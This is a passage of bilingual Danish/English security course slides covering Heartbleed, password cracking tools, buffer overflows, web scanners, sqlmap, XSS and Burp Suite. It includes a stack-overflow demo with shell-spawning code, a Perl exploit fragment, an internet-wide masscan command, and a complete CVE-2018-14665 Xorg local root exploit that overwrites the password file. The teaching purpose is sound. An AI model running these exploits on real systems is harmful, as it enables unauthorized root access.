  from Heartbleed was not possible – scary indeed.

Proof of concept programs exist - god or bad?

Some of the tools released shortly after Heartbleed announcement

- https://github.com/FiloSottile/Heartbleed tool i Go
  site http://filippo.io/Heartbleed/
- https://github.com/titanous/heartbleeder tool i Go
- https://gist.github.com/takeshixx/10107280 test tool med STARTTLS support
- http://possible.lv/tools/hb/ test site
- https://twitter.com/richinseattle/status/453717235379355649 Practical Heartbleed attack against session keys links til, https://www.mattslifebytes.com/?p=533 og "Fully automated here "
  https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/
- Metasploit er også opdateret på master repo
  https://twitter.com/firefart/status/453758091658792960
  https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Scan for Heartbleed and SSLv2/SSLv3

Example Usage

```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open   https   syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html
masscan 0.0.0.0/0 -p0-65535  --heartbleed
https://github.com/robertdavidgraham/masscan
```

Almost every new vulnerability will have Nmap recipe

Compare SSL

```
/* Read type and payload length first */
  if (1 + 2 + 16 > s->s3->rrec.length)
      return 0; /* silently discard */
  hbtype = *p++;
  n2s(p, payload);
  if (1 + 2 + payload + 16 > s->s3->rrec.length)
      return 0; /* silently discard per RFC 6520 sec. 4 */
  pl = p;
```

Ditch OpenSSL - write our own?

SSL implementations compared - above code from OpenSSL copied from this:
`http://tstarling.com/blog/2014/04/ssl-implementations-compared/`

LibreSSL announced, OpenBSD people
`http://www.libressl.org/` and `http://opensslrampage.org/`

Key points after heartbleed

Source: picture source

`https://www.duosecurity.com/blog/heartbleed-defense-in-depth-part-2`

- Writing SSL software and other secure crypto software is hard
- Configuring SSL is hard
  check you own site `https://www.ssllabs.com/ssltest/`
- SSL is hard, finding bugs "all the time"
  `http://armoredbarista.blogspot.dk/2013/01/a-brief-chronology-of-ssltls-attacks.html`

September 2015: Heartbleed vulnerable servers

John Matherly
@achillean

Follow

FYI: there are still more than 200,000 devices on the Internet vulnerable to Heartbleed

TOP COUNTRIES

United States	57,272
Germany	21,660
China	11,300
France	10,094
United Kingdom	9,125

TOP SERVICES

HTTPS	174,020
HTTPS (8443)	23,621
Webmin	8,148
8081	1,981
Symantec Data Center Security	1,307

Source: Data from Shodan and Shodan Founder John Matherly

2016: Heartbleed vulnerable servers

Source: Data from Shodan and Shodan Founder John Matherly `https://www.shodan.io/report/89bnfUyJ`

Passwords vælges ikke tilfældigt

Source: `https://wpengine.com/unmasked/`

Brute force

Hvad betyder bruteforcing?
afprøvning af alle mulighederne

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN   or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS    or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P option
  -M FILE    file containing server list (parallizes attacks, see -T)
  -o FILE    write found login/password pairs to FILE instead of stdout
...
```

John the Ripper

> John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

Unix passwords kan knækkes med alec Muffets kendte Crack program eller eksempelvis John the Ripper `http://www.openwall.com/john/`


Jeg bruger selv John the Ripper

Cracking passwords

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:
`https://hashcat.net/wiki/`
`http://www.openwall.com/john/`

Parallella John




`https://twitter.com/solardiz/status/492037995080712192`

FPGA hacking er populært

Dog mange forskellige hardware systemer/modeller

Ringere support for algoritmer

Stacking Parallella boards



FPGA og ASICS må vi forvente at eksempelvis NSA bruger

`https://www.parallella.org/`


`https://en.wikipedia.org/wiki/Application-specific_integrated_circuit`

Buffer overflows et C problem

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.


Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Hvordan finder man buffer overflow, og andre fejl

Black box testing

Closed source reverse engineering

White box testing

Open source betyder man kan læse og analysere koden

Source code review – automatisk eller manuelt

Fejl kan findes ved at prøve sig frem – fuzzing

Exploits virker typisk mod specifikke versioner af software

Demo: Insecure programming buffer overflows 101

Only if we have time!

- Small demo program `demo.c`
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
the_shell()
{  system("/bin/sh");  }
```

GDB GNU Debugger

GNU compileren og debuggeren fungerer ok, men check andre!

Prøv `gdb ./demo` og kør derefter programmet fra *gdb prompten* med `run 1234`

Når I således ved hvor lang strengen skal være kan I fortsætte med `nm` kommandoen – til at finde adressen på `the_shell`
Skriv `nm demo | grep shell`

Kunsten er således at generere en streng der er præcist så lang at man får lagt denne adresse ind på det *rigtige sted*.

Perl kan erstatte AAAAA således `` `perl -e "print 'A'x10"` ``

Debugging af C med GDB

Vi laver sammen en session med GDB

Afprøvning med diverse input

- `./demo langstrengsomgiverproblemerforprogrammethvorformon`
- gdb `demo` efterfulgt af run med parametre
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAA`

Hjælp:
Kompiler programmet og kald det fra kommandolinien med `./demo 123456...7689` indtil det dør ... derefter prøver I det samme i GDB

Hvad sker der? Avancerede brugere kan ændre `strcpy` til `strncpy`

GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb)  run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

Exploits – udnyttelse af sårbarheder

- Exploit/exploitprogram er udnytter en sårbarhed rettet mod et specifikt system.
- Kan være 5 linier eller flere sider ofte Perl, Python eller et C program

Eksempel demo i Perl, uddrag:

```
$buffer = "";
$null = "\x00";
$nop = "\x90";

$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

Least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger – kun lige nok til at opgaven kan udføres

Dette praktiseres sjældent i webløsninger i Danmark

Privilegier privilege escalation

Privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på Unix afvikles som nobody – ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt – få rettigheder = lille skade

Eksempel: man finder exploit som giver kommandolinieadgang til et system som almindelig bruger

Ved at bruge en local exploit, Linuxkernen kan man måske forårsage fejl og opnå root, GNU Screen med SUID bit eksempelvis


Local vs. remote exploits

Local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

Remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.


Zero-day exploits dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

The Exploit Database - dagens buffer overflow



http://www.exploit-db.com/

Hypertext Transfer Protocol – HTTP



Se også `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`

Primary HTTP mthods

GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."[13] See safe methods below.

HEAD Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`

Informationsindsamling

Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.
Eksempel: start Wireshark og browser på samme client

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server
`sslscan --ssl2 server`

Check dit site med `http://www.ssllabs.com`

Nikto webscanner

Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

`nikto -host 127.0.0.1 -port 8080`

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner `http://cirt.net/nikto2`

Demo: Nikto

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Demo nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Prøv nikto senere

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

`http://www.owasp.org`

Also has Zed Attack Proxy (ZAP) `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`

Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

Automatic SQL injection and database takeover tool `http://sqlmap.org/`

sqlmap features

'; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: `http://sqlmap.org/`

Cross-site scripting

Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.


Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af "mycomment"vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

Mini proxy: Tamper Data



Udvidelse til Firefox som opfanger request og kan modificere inden de sendes
`https://addons.mozilla.org/en-US/firefox/addon/tamper-data/`

Burp Suite

Burp Suite contains the following key components:

- An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware **Spider**, for crawling content and functionality.
- An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A **Repeater** tool, for manipulating and resending individual requests.
- A **Sequencer** tool, for testing the randomness of session tokens.
- The ability to **save your work** and resume working later.
- **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard `http://portswigger.net/burp/`

Twitter @PortSwigger

Burpsuite

> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke

`http://portswigger.net/burp/`
`https://pro.portswigger.net/bappstore/`

Forudsætninger

Bemærk: alle angreb har forudsætninger for at virke

Et angreb mod Telnet virker kun hvis du bruger Telnet

Et angreb mod Apache HTTPD virker ikke mod Microsoft IIS

Som forsvarer: Kan du bryde kæden af forudsætninger har du vundet!

Eksempler på forudsætninger:

Computeren skal være tændt, Funktionen der misbruges skal være slået til, Executable stack, Executable heap, Fejl i programmet

alle programmer har fejl

Gode operativsystemer

Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.
- ... en masse mere

Vælg derfor hellere:

- Windows 7/8/10, fremfor Windows XP
- Mac OS X 10.11 fremfor 10.8
- Linux sikkerhedsopdateringer, sig ja når de kommer

Det samme gælder for serveroperativsystemer

NB: Meget få indlejrede systemer har beskyttelse! Internet of Thrash

Undgå standard indstillinger

Når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på internet til den bliver udnyttet er meget kort i dag! Timer!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist – inden ormene kommer

NB: Ingen garanti – og det hjælper sjældent mod en dedikeret angriber

Dårlige passwords og konfigurationsfejl – ofte overset

CVE-2018-14665 Multiple Local Privilege Escalation

```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
 -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: `https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3`

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 `https://lists.x.org/archives/xorg-announce/2018-October/002927.html`

Example Linux Kernel Vulnerabilities

